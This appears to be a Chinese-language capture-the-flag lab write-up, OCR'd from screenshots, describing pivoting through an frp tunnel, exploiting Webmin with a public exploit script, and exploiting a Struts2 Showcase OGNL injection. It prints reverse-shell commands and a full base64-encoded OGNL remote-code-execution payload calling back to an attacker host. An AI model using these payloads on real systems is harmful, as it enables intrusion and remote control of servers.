webServer.port = 10000
webServer.user = "admin"
webServer.password = "123"

auth.method = "token"
auth.token = "123123123"

```

在攻击者主机上运行screen -S frps ./frps -c frps.toml


打开192.168.56.104:10000登录后可以看到frp服务器页面



Version	0.61.1
BindPort	7000
HTTP Port	80
HTTPS Port	443
Max PoolCount	5
Max Ports Per Client	no limit
Allow Ports	
HeartBeat Timeout	-1
Client Counts	6


在受控靶机上运行 script /dev/null,

然后到frp的目录下运行screen -S frpc ./frpc -c frpc.toml




```
2025-06-07 04:01:05.887 [I] [sub/root.go:142] start frpc service for config file [frpc.toml]
2025-06-07 04:01:05.887 [I] [client/service.go:295] try to connect to server ...
2025-06-07 04:01:05.891 [I] [client/service.go:287] [3fc0b8f4ec655ebb] login to server success, get
 run id [3fc0b8f4ec655ebb]
2025-06-07 04:01:05.892 [I] [proxy/proxy_manager.go:173] [3fc0b8f4ec655ebb] proxy added: [tcp]
2025-06-07 04:01:05.893 [I] [client/control.go:168] [3fc0b8f4ec655ebb] [tcp] start proxy success
```

访问192.168.56.104:8844，成功访问




漏洞利用

编写攻击脚本



```
python3 ./50809.py -t http://192.168.56.104:8844 -c root:password -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000
:wq
```

监听9000端口，运行脚本，拿到反弹shell



kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ nc -lvp 9000
listening on [any] 9000 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 40694
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
root@26a412a32ed3:/usr/share/webmin/#
```

kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ ./getshell.sh

[+] Generating payload to revshell.cgi in current directory
[+] Login Successful
[+] Attempt to host http.server on 9090

[+] Sleep 3 second to ensure http server is up!
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.56.102 - - [07/Jun/2025 00:11:01] "GET /revshell.cgi HTTP/1.0" 200 -

[+] Fetching revshell.cgi from http.server 192.168.56.104:9090
[+] Modifying permission of revshell.cgi to 0755

[+] Success: shell spawned to 192.168.56.104 via port 9000 - XD
[+] Shell location: http://192.168.56.104:8844/revshell.cgi

[+] Cleaning up
[+] Killing: http.server on port 9090

┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
```

拿到flag




```
root@26a412a32ed3:/usr/share/webmin/# ls /tmp
ls /tmp
flag-{bmhcf5351b4-b17c-407b-8848-6e456f67297b}
webmin_1.984_all.deb
```

分支靶标的征服过程


###漏洞发现

看一下目标靶标都有哪些服务




```
root@f7cf68afaa6f:/usr/share/webmin/# nmap -sC 192.215.2.1
nmap -sC 192.215.2.1

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 08:02 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f6
b2a750cc84 (192.215.2.1)
Host is up (0.000022s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
8009/tcp open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http-proxy
|_http-title: Struts2 Showcase
MAC Address: 02:42:C0:D7:02:01 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
root@f7cf68afaa6f:/usr/share/webmin/# 
```

查看版本，看不出什么名堂




```
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 08:03 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f6
b2a750cc84 (192.215.2.1)
Host is up (0.0000090s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE    VERSION
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8080/tcp open  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the f
ollowing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.60%I=7%D=6/7%Time=6843F26A%P=x86_64-pc-linux-gnu%r(Get
SF:Request,2D9E,"HTTP/1\.1\x20200\x20\r\nSet-Cookie:\x20JSESSIONID=9C53BDD
```

安装frp，启动服务



```
2025-06-07 07:59:48.333 [I] [sub/root.go:142] start frpc service for config file [frpc1.toml]
2025-06-07 07:59:48.333 [I] [client/service.go:295] try to connect to server ...
2025-06-07 07:59:48.336 [I] [client/service.go:287] [16295e10d29d5835] login to server success, ge
t run id [16295e10d29d5835]
2025-06-07 07:59:48.337 [I] [proxy/proxy_manager.go:173] [16295e10d29d5835] proxy added: [struts2]
2025-06-07 07:59:48.337 [I] [client/control.go:168] [16295e10d29d5835] [struts2] start proxy succe
ss
```

访问网页




Welcome!

The Struts Showcase demonstrates a variety of use cases and tag usages. Essentially, the application exercises various framework features in isolation. The Showcase is not meant as a "best practices" example.

For more "by example" solutions, see the Struts Cookbook » pages.

查看漏洞网页，执行了2*3，验证漏洞存在



Gangster 6 added successfully

Gangster Name:
${2*3}


Gangster Age:
1

Busted Before:
false

Gangster Description:
1

漏洞利用

构造payload，使用base64进行编码



```
bash-i >& /dev/tcp/192.168.56.104/9876 0>&1
```

编码类型：Base64 字符编码：UTF-8


编码表 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

```
YmFzaC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuMTA0Lzk4NzYgMD4mMQ==
```

进行url编码，然后加上前后缀

```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwNC85ODc2IDA+JjE=}|{base64,-d}|{bash,-i}').getInputStream())).(#q)}
```

成功获得反向shell




Struts1 Integration

Gangster Name: %{(#dm=@ognl.OgnlContext@DI

Gangster Age: 1

□ Gangster Busted Before

Gangster Description: 1



```
